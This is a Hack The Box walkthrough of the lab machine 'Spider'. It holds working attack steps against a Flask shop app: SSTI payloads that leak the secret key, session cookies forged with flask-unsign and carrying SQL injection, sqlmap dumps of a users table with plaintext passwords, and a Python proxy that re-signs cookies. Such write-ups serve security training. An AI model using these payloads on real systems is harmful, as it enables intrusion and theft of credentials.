



[SPIDER- BOX]

Hi folks, today I am going to solve a hard rated hack the box machine, spider created by InfosecJack and Chivato. So without any further intro, let's jump in.

common enumeration

Nmap

TCP over SSH

HTTP Default page

*Host 7.6p1 Ubuntu 4ubuntu0.3

code-Nmap

```
nmap -sC -sV -A -oN nmap.txt 10.10.10.243
```

output

```
(root@kali)-[/home/leshack98/project/HTB/spider]
# nmap -sC -sV -A -oN nmap.txt 10.10.10.243
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-21 10:15 EDT
Nmap scan report for 10.10.10.243
Host is up (0.72s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 2048 28:f1:61:28:01:63:29:6d:c5:03:6d:a9:f0:b0:66:61 (RSA)
|_ 256 3a:15:8c:cc:66:f4:9d:cb:ed:8a:1f:f9:d7:ab:d1:cc (ECDSA)
|_ 256 a6:d4:0c:8e:5b:aa:3f:93:74:d6:a8:08:c9:52:39:09 (ED25519)
80/tcp    open  http      nginx 1.14.0 (Ubuntu)
|_ _http-server-header: nginx/1.14.0 (Ubuntu)
|_ _http-title: Did not follow redirect to http://spider.htb/
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V.7.01%E-4%P-10/21%OT-22%CT-1%CU-40768%DV-Y%DG-2%DG-T%G-Y%TM-617176
```

```
# Nmap 7.91 scan initiated Thu Oct 21 10:15:08 2021 as: nmap -sC -sV -A -oN
nmap.txt 10.10.10.243
```

```
Nmap scan report for 10.10.10.243
Host is up (0.72s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 28:f1:61:28:01:63:29:6d:c5:03:6d:a9:f0:b0:66:61 (RSA)
|   256 3a:15:8c:cc:66:f4:9d:cb:ed:8a:1f:f9:d7:ab:d1:cc (ECDSA)
|_  256 a6:d4:0c:8e:5b:aa:3f:93:74:d6:a8:08:c9:52:39:09 (ED25519)
80/tcp    open  http      nginx 1.14.0 (Ubuntu)
|_http-server-header: nginx/1.14.0 (Ubuntu)
|_http-title: Did not follow redirect to http://spider.htb/
No exact OS matches for host (If you know what OS is running on it, see
https://nmap.org/submit/ ).
```

C

Default Page

lets check the default page but first we need to add the hostname to `/etc/hosts` file and browse the page.

code-`/etc/hosts`

```
echo 10.10.10.243 spider.htb > /etc/hosts
```

<http://spider.htb>

While i was checking at the templates , I found a username `chiv`

Amad
FURNITURE

HOME > FURNITURE > CHAIRS > CHAIR

HOME

CART

CHECKOUT

ADMIN



\$1337

Chair posted by user 'chiv'

★★★★★

● In Stock

This is a beautiful chair, finest quality, previously owned by Mitnick.

Then i decided to look for directories which are available in the site by doing `gobuster` to enumerate the directories

code -`gobuster`

```
gobuster dir -u http://spider.htb -w
/usr/share/wordlists/SecLists/Discovery/Web-Content/raft-small-words.txt -k -o
gobusters
```

Output

```
(root@kali)-[/home/leshack98/project/HTB/spider]
# gobuster dir -u http://spider.htb -w /usr/share/wordlists/SecLists/Discovery/Web-Content/raft-small-words.txt -k -o gobusters

Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://spider.htb
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/SecLists/Discovery/Web-Content/raft-small-words.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Timeout: 10s

2021/10/21 10:53:23 Starting gobuster in directory enumeration mode

/login (Status: 200) [Size: 1832]
/index (Status: 200) [Size: 11273]
/register (Status: 200) [Size: 2130]
/user (Status: 302) [Size: 219] [→ http://spider.htb/login]
/logout (Status: 302) [Size: 209] [→ http://spider.htb/]
/cart (Status: 500) [Size: 290]
/checkout (Status: 500) [Size: 290]
```

```
=====
2021/10/21 10:53:23 Starting gobuster in directory enumeration mode
=====

/login (Status: 200) [Size: 1832]
/index (Status: 200) [Size: 11273]
/register (Status: 200) [Size: 2130]
/user (Status: 302) [Size: 219] [--> http://spider.htb/login]
/logout (Status: 302) [Size: 209] [--> http://spider.htb/]
/cart (Status: 500) [Size: 290]
/checkout (Status: 500) [Size: 290]
/view (Status: 302) [Size: 219] [--> http://spider.htb/login]
/main (Status: 302) [Size: 219] [--> http://spider.htb/login]
/product-details (Status: 308) [Size: 275] [--> http://spider.htb/product-
details/]

=====
2021/10/21 11:39:02 Finished
=====
```


First i register myself with random credentials:-<http://spider.htb/register>

Registration-panel

![[[]]

After submitting this page the default login page appears with some weird thing-to which it specifies username us a `uuid` which is the uuid of the user

admin-login



The screenshot shows a web browser window with the address bar displaying `spider.htb/login?uuid=dd9d0aed-726b-46ae-afca-a826b57e7ded`. Below the address bar is a navigation bar with links to Kali Tools, Kali Forums, Kali Docs, NetHunter, and Offensive Security. The main content area has a yellow background and contains the text "Admin login." at the top. Below this is a form with two input fields: "Username (UUID given at registration!)" containing the value `dd9d0aed-726b-46ae-afca-a826b57e7c`, and "Password" containing the value `tush98`. A "Submit" button is located below the password field. At the bottom of the page, the text "Zeta Products." is displayed.

user as-les

Then after entering the password, i am in!

HOME

CART

CHECKOUT

ADMIN

USER INFORMATION

LOGOUT (LOGGED IN AS
LES)

%Discount%



From 1337

Chair



In the left side there is a button `user information` .Click that,

User information

Username

les

UUID

ed53fddf-3f4c-4879-8b19-2c0ba90d4e


Zeta Products.

This shows my `username` and corresponding `uuid`.My `username` is reflected here but i can not change the `username` at all .At this point,i am going to check for `SSTI` (Server Side Template Injection).


[Server Side Template Injection- is a vulnerability where the attacker injects malicious inputs into the template to execute commands on the server-side.This vulnerability occurs when invalid user inputs is embedded into the template engine which can generally lead to remote code execution (RCE)]

To do that lets register a new account with username as `{{8*5}}` and after logging in, we visit the `user information` to confirm that our payload has worked ;we see this:

user as-`{{8*5}}`



YES! it shows the result of the multiplication operation as `8*5=40`. So time to try some real injection. Maximum `username` length is restricted to 10 characters, which limits what we can do with the `SSTI vulnerability`.



What comes in mind is to try getting the configuration file using this payload `{{config}}` so that i can retrieve the configuration object of the application to which i will register a new username with `{{config}}`

user as-`{{config}}`

User Registration.

Username

Confirm username

Password

Confirm password

Zeta Products.

Submit

Registering an account with this `username` results in the following being displayed on the `user information`

config-retrived

User information

Username

<Config{'ENV': 'production', 'DEBUG': F.

UUID

dd9d0aed-726b-46ae-afca-a826b57e7c

Zeta Products.

Retrieved configuration in the username field

```
<Config {'ENV': 'production',  
'DEBUG': False,  
'TESTING': False,  
'PROPAGATE_EXCEPTIONS': None,  
'PRESERVE_CONTEXT_ON_EXCEPTION': None,  
'SECRET_KEY': 'Sup3rUnpredictableK3yPleas3Leav3mdanfe12332942',  
'PERMANENT_SESSION_LIFETIME': datetime.timedelta(31),  
'USE_X_SENDFILE': False,  
'SERVER_NAME': None,  
'APPLICATION_ROOT': '/',  
'SESSION_COOKIE_NAME': 'session',  
'SESSION_COOKIE_DOMAIN': False,  
'SESSION_COOKIE_PATH': None,  
'SESSION_COOKIE_HTTPONLY': True,  
'SESSION_COOKIE_SECURE': False,  
'SESSION_COOKIE_SAMESITE': None,  
'SESSION_REFRESH_EACH_REQUEST': True,  
'MAX_CONTENT_LENGTH': None,  
'SEND_FILE_MAX_AGE_DEFAULT': datetime.timedelta(0, 43200),  
'TRAP_BAD_REQUEST_ERRORS': None,  
'TRAP_HTTP_EXCEPTIONS': False,  
'EXPLAIN_TEMPLATE_LOADING': False,  
'PREFERRED_URL_SCHEME': 'http',  
'JSON_AS_ASCII': True,  
'JSON_SORT_KEYS': True,
```




```
'JSONIFY_PRETTYPRINT_REGULAR': False,
'JSONIFY_MIMETYPE': 'application/json',
'TEMPLATES_AUTO_RELOAD': None,
'MAX_COOKIE_SIZE': 4093,
'RATELIMIT_ENABLED': True,
'RATELIMIT_DEFAULTS_PER_METHOD': False,
'RATELIMIT_SWALLOW_ERRORS': False,
'RATELIMIT_HEADERS_ENABLED': False,
'RATELIMIT_STORAGE_URL': 'memory://',
'RATELIMIT_STRATEGY': 'fixed-window',
'RATELIMIT_HEADER_RESET': 'X-RateLimit-Reset',
'RATELIMIT_HEADER_REMAINING': 'X-RateLimit-Remaining',
'RATELIMIT_HEADER_LIMIT': 'X-RateLimit-Limit',
'RATELIMIT_HEADER_RETRY_AFTER': 'Retry-After',
'UPLOAD_FOLDER': 'static/uploads'
}>
```

I recognise a **Secret key** which can be used to sign session cookies. We read our current cookie from our browser developer tools and use the **base64** command to decode the first field:

code-decode

```
echo -n
eyJjYXJ0X2l0ZW1zIjpbXSwidXVpZCI6IjhiMWNmM2NkLTE3YjYtNDU1ZC1iMjY5LTUwYzd1ZTZhZW
IxMyJ9 | base64 -d
```



```
(root@kali) - [/home/leshack98/project/HTB/spider]
# echo -n eyJjYXJ0X2l0ZW1zIjpbXSwidXVpZCI6IjhiMWNmM2NkLTE3YjYtNDU1ZC1iMjY5LTUwYzd1ZTZhZW
IxMyJ9 | base64 -d
{"cart_items": [], "uuid": "8b1cf3cd-17b6-455d-b269-50c7ee6aeb13"}
(Root@kali) - [/home/leshack98/project/HTB/spider]
#
```

The session data object contains two fields, namely **cart_items** and **uuid**. When opening the page as a logged in user, we see that the username is displayed within a "logged in" message.



CART

ADMIN

LOGOUT (LOGGED IN AS
{(CONFIG)})

From 1337

Chair

From 1337

Black Chair

for example, assuming the `username` is retrieved from a `database` by querying the `uuid` `parameter` in our session cookie, we can test for `SQL injection`.

We add a simple `SQL injection payload` to our `uuid` and use the `flask-unsign` tool to sign a valid session cookie by providing the `secret key` recovered earlier: We first install `flask_unsign`:

code-flask_unsign


```
pip3 install flask_unsign
```

code-sign a valid cookie

```
flask-unsign --sign --cookie '{"\"cart_items\": [], \"uid\": \"71f57eec-d494-455a-9c8f-3398c67ed5c7\" or 1=1 -- -}\"' --secret
'Sup3rUnpredictableK3yPleas3Leav3mdanfe12332942'
```

```
(root@kali)-[/home/leshack98/project/HTB/spider]
# flask-unsign --sign --cookie '{"cart_items":{"id"},"uuid":"71f57eec-d494-455a-9c8f-3398c67ade5c7"} or 1=1 -' --secret 'Sup3rUnpredictableK3yPleas3Leav3mdanfe12332942' eyJjYXJ0eXBwZmVzIjpbXSwidXVpZCI6IjcxZjZjZWVjLWQ0OTQtNDU1YS05YzhmLTMzOThjNjdldGVjbnycgb3IgMT0xIC0tIC0ifQ.YXQi-g.ORyj3OFicabXV1bHT0htTletGLc
```

After replacing our current `session cookie` with the one we just generated, we notice the username has changed:



This means we got confirmation that the `uuid` parameter is injectable, In order to be able to forge a `valid session cookie` for this user we would need the associated `uuid`, which we might be able to retrieve from the `database` through the same `SQL injection vulnerability` which depends on `UNION-BASED` payload. or [we write a simple proxy application that will get requests from sqlmap, forge and sign the corresponding cookies and relay requests to the remote server, returning the output to sqlmap for processing].

Database Dumping Using sqlmap

Method 1: `UNION-BASED`

To dump the database i have to call the `--eval` parameter in the `sqlmap` to manipulate the requests before sending them then feeds the `secret key` against the sqlmap

code-eval call

```
sqlmap http://spider.htb/ --eval "from flask_unsign import session as s;
session = s.sign({'uuid': session},
secret='Sup3rUnpredictableK3yPleas3Leav3mdanfe12332942')" --cookie="session=*"
--dump
```

```
(root@kali)-[/home/leshack98/project/HTB/spider] → http://spider.htb/login
# sqlmap http://spider.htb/ --eval "from flask_unsign import session as s; session = s.
sign({'uuid': session}, secret='Sup3rUnpredictableK3yPleas3Leav3mdanfe12332942')" --cooki
e="session=*" --delay 1 --dump
37 2021/11/11 11:39:02 Finished
38 {1.5.7#stable}
39 http://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent
is illegal. It is the end user's responsibility to obey all applicable local, state and f
ederal laws. Developers assume no liability and are not responsible for any misuse or dam
age caused by this program
Remaining', 'RATELIMIT_HEADER_LIMIT': 'X-RateLimit-Limit', 'RATELIMIT_HEADER_RETRY_AFTER':
41
```

sqlmap prompt requires merge of the cookies do not merge the cookies because we have provided our cookie with `*` so that it can dump all the database session

Response:

The contents of `users` table in the `shop database` are returned:

Database: shop
Table: users
[3 entries]

	id	uuid	name	password
1		129f60ea-30cf-4065-afb9-6be45ad38b73	chiv	ch1VW4sHERE7331
2		9d61933d-5c24-4081-9b46-cdfea24f327d	{{8*5}}	les98
3		71f57eec-d494-455a-9c8f-3398c67ed5c7	{{config}}	tULI98

```
Database: shop
Table: users
[3 entries]
+-----+-----+-----+-----+
| id | uuid | name | password |
+-----+-----+-----+-----+
| 1 | 129f60ea-30cf-4065-afb9-6be45ad38b73 | chiv | ch1VW4sHERE7331 |
| 2 | 9d61933d-5c24-4081-9b46-cdfea24f327d | {{8*5}} | les98 |
| 3 | 71f57eec-d494-455a-9c8f-3398c67ed5c7 | {{config}} | tULI98 |
+-----+-----+-----+-----+
```

And this leaks the `uuid` and password of our user `chiv`

Initial Recon:

we can login in with credentials:

![]

Method 2: Proxy application middleware

We write a python script that will get request from the `sqlmap` forge and sign the cookies and relay it to the remote sever then returning the sqlmap to the server for processing.

code-python payload

```
#!/usr/bin/python3
from flask import *import requests
from flask.sessions import SecureCookieSessionInterface
import uuid

app = Flask(__name__)

app.secret_key = "Sup3rUnpredictableK3yPleas3Leav3mdanfe12332942"
session_serializer = SecureCookieSessionInterface().get_signing_serializer(app)

@app.route("/")
def index():
    uuid = request.args['uuid']
    data = {"uuid": uuid, "cart_items": []}
```

```

        cookie = session_serializer.dumps(data)
        cookies = {"session": cookie}
        r = requests.get("http://spider.htb/", cookies=cookies)
        return r.text

if __name__ == "__main__":
    app.run()

```

After running the above Flask application, we run `sqlmap` with the `--dump` option as follows, setting the injection on the `uuid` parameter:

code-sqlmap

```

sqlmap -u "http://127.0.0.1:80?uuid=71f57eec-d494-455a-9c8f-3398c67ed5c7" -p
uuid --
dump

```

The contents of `users` table in the `shop` database are returned:

```

Database: shop
Table: users
[3 entries]
+-----+-----+-----+-----+
| id | uuid | name | password |
+-----+-----+-----+-----+
| 1 | 129f60ea-30cf-4065-afb9-6be45ad38b73 | chiv | ch1VW4sHERE7331 |
| 2 | 9d61933d-5c24-4081-9b46-cdfea24f327d | {{8*5}} | les98 |
| 3 | 71f57eec-d494-455a-9c8f-3398c67ed5c7 | {{config}} | tULI98 |
+-----+-----+-----+-----+

```

Intial FootHold

Let's Login with the credentials or forge a valid cookie for `user chiv` to forge we use `flask_usign` and `chiv` `uuid` to crete a valid session:

code-cookie forge

```

flask-unsign --sign --cookie '{"cart_items":[],"uuid":"129f60ea-30cf-4065-afb9-6be45ad38b73"}' --secret 'Sup3rUnpredictableK3yPleas3Leav3mdanfe12332942'

```

```


(root@kali)~/project/HTB/spider
# flask-unsign --sign --cookie '{"cart_items":[],"uuid":"129f60ea-30cf-4065-afb9-6be45ad38b73"}' --secret 'Sup3rUnpredictableK3yPleas3Leav3mdanfe12332942'
IntcImNhcnRfaXRlbXNcIjpbXSxcInVlaWRcIjpcIjEyOWY2MGVhLTMwY2YtNDA2NS1hZmI5LVxuNmJlNDVhZDM4YjczXCJ9Igc.YXQWRw.xRvi00hTF6IIxm7ZXsd3FXj8_pk

(root@kali)~/project/HTB/spider
#

```


Intial FootHold
Let's Login with the credentials 2

After using the credentials from the sqlmap or replacing our session cookie and reloading the page, we are successfully logged in as `chiv`. We can now access the admin panel:



The screenshot shows a yellow-themed admin panel. At the top, a header says "Welcome to the admin panel, chiv." Below this, there are three sections: "New message" with a text input field labeled "Enter message" and a "Submit" button; "View messages" with a "messages" button; and "View support" with a "support" button.

When clicking the messages button, the user's message board is displayed which has a fix on the support ticket



The screenshot shows a yellow-themed messages board. At the top, a header says "This is the messages board." Below this, it says "Current user: chiv". A message box is displayed with the text "Staff of ID: '1' posted on: 2020-04-24 15:02:41" and "Fix the /a1836bb97e5f4ce6b3e8f25693c1a16c.unfinished.supportportal portal!". The message box is highlighted with a red border.

Enumeration and Injecting

The <http://spider.htb/a1836bb97e5f4ce6b3e8f25693c1a16c.unfinished.supportportal> page contains a form for submitting `support tickets`:

spider.htb/a1836bb97e5f4ce6b3e8f25693c1a16c.unfinished.supportportal

li Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU Exploit-DB GHDB

Submit a support ticket!

Welcome to the support portal!

Contact number or email:

Message:

Submit

